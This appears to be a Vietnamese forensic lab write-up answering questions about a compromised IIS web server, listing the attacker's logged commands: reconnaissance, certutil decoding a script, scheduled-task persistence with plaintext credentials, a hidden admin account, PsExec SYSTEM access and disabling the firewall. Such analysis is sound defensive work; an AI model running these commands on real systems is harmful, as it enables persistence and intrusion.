

**Các tài khoản đã thực thi lệnh whoami?**







**Tiến trình nào là tiến trình cha của các tiến trình có commandline là "cmd.exe /c ....."?**

Tiến trình w3wp

c:\windows\system32\inetsrv\w3wp.exe -ap "Pool" -v "v4.0" -l "webengine4.dll" -a \\.\pipe\iisipmcbf732e4-0e75-470d-8d56-43b937141ef5 -h "C:\inetpub\temp\apppools\Pool\Pool.config" -w "" -m 0 -t 20 -ta 0


**Trong quá trình leo quyen, kẻ tấn công thực hiện các hành vi nào với mục đích gì?**

|  |  |
| --- | --- |
| "cmd.exe" /c systeminfo | Hiển thị thông tin chi tiết về hệ thống |
| "cmd.exe" /c whoami /all | Hiển thị thông tin User, Group, Privileges |
| "cmd.exe" /c net user | Hiển thị các user account |
| "cmd.exe" /c net user vagrant | Hiển thị thông tin chi tiết về user |
| "cmd.exe" /c net localgroup Administrators | Hiển thị thông tin về Group như user trong group |
| "cmd.exe" /c ipconfig /all | Hiển thị chi tiết cấu hình mạng |
| "cmd.exe" /c netsh advfirewall show allprofiles | Hiển thị cấu hình tường lừa cho tất cả các cấu hình hồ sơ (domain, private và public profile) |
| "cmd.exe" /c tasklist /svc | Liệt kê các services cho mỗi process |
| "cmd.exe" /c sc query windefend | Hiển thị thông tin trạng thái và cấu hình của Windows Defender |
| "cmd.exe" /c powershell Get-MpComputerStatus | Hiển thị thông tin về các chức năng đang bật hoặc tắt của Windows Defender, thông tin phiên bản. |
| "cmd.exe" /c dir C | Liệt kê thư mục ở ổ đĩa C:\ |
| "cmd.exe" /c dir D | Liệt kê thư mục ở ổ đĩa D:\ |
| "cmd.exe" /c mkdir C:\ | Tạo thư mục |
| "cmd.exe" /c attrib +h /s /d C:\healthcheck | Đặt thuộc tính cho thư mục vừa tạo |
|  |  |

"cmd.exe" /c reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System:

Truy vấn thông tin về chính sách hệ thống

+h:hidden /s: áp dụng cho cả các subdir /d: áp dụng cho các thư mục



"cmd.exe" /c echo  > C:\healthcheck\t2.txt:

Ghi vào file t2.txt

"cmd.exe" /c certutil -decode C:\healthcheck\t2.txt C:\healthcheck\monitor.ps1

Sử dụng certutil để giải mã tệp t2.txt vào monitor.ps1

Nội dung của tệp monitor.ps1:



Sau khi có được account vagrant nằm trong group Administrator kẻ tấn công tạo 1 schedule task và chạy task.

"cmd.exe" /c SCHTASKS /Create /TN "Task" /F /SC HOURLY /TR "powershell -f C:\healthcheck\monitor.ps1" /RU vagrant /RP vagrant

"cmd.exe" /c SCHTASKS /run /tn "Task"

Sau khi task được chạy với acc trong group admin nó sẽ làm một số nhiệm vụ sau:

+ Mở 1 session cmd với quyền system(-s) trên máy attacker

+ Tạo tài khoản backup1 và thêm vào group administrators. Thêm tài khoản vào registry

+ Tạo Task khởi chạy tệp minitor.ps1 mỗi khi khởi động

**Kẻ tấn công dùng cách nào để duy trì thực thi trên hệ thống?**

Tạo tài khoản backup1 và tạo schedule task “Task” thực thi mỗi khi khởi động

**Tham số "-accepteula -nobanner -s -h" được sử dụng cho công cụ nào?**

Psexec

**Kẻ tấn công làm gì sau khi có quyền SYSTEM?**

Kẻ tấn công gõ lệnh whoami, net user, netsh advfirewall set allprofiles state off(Tắt tường lửa)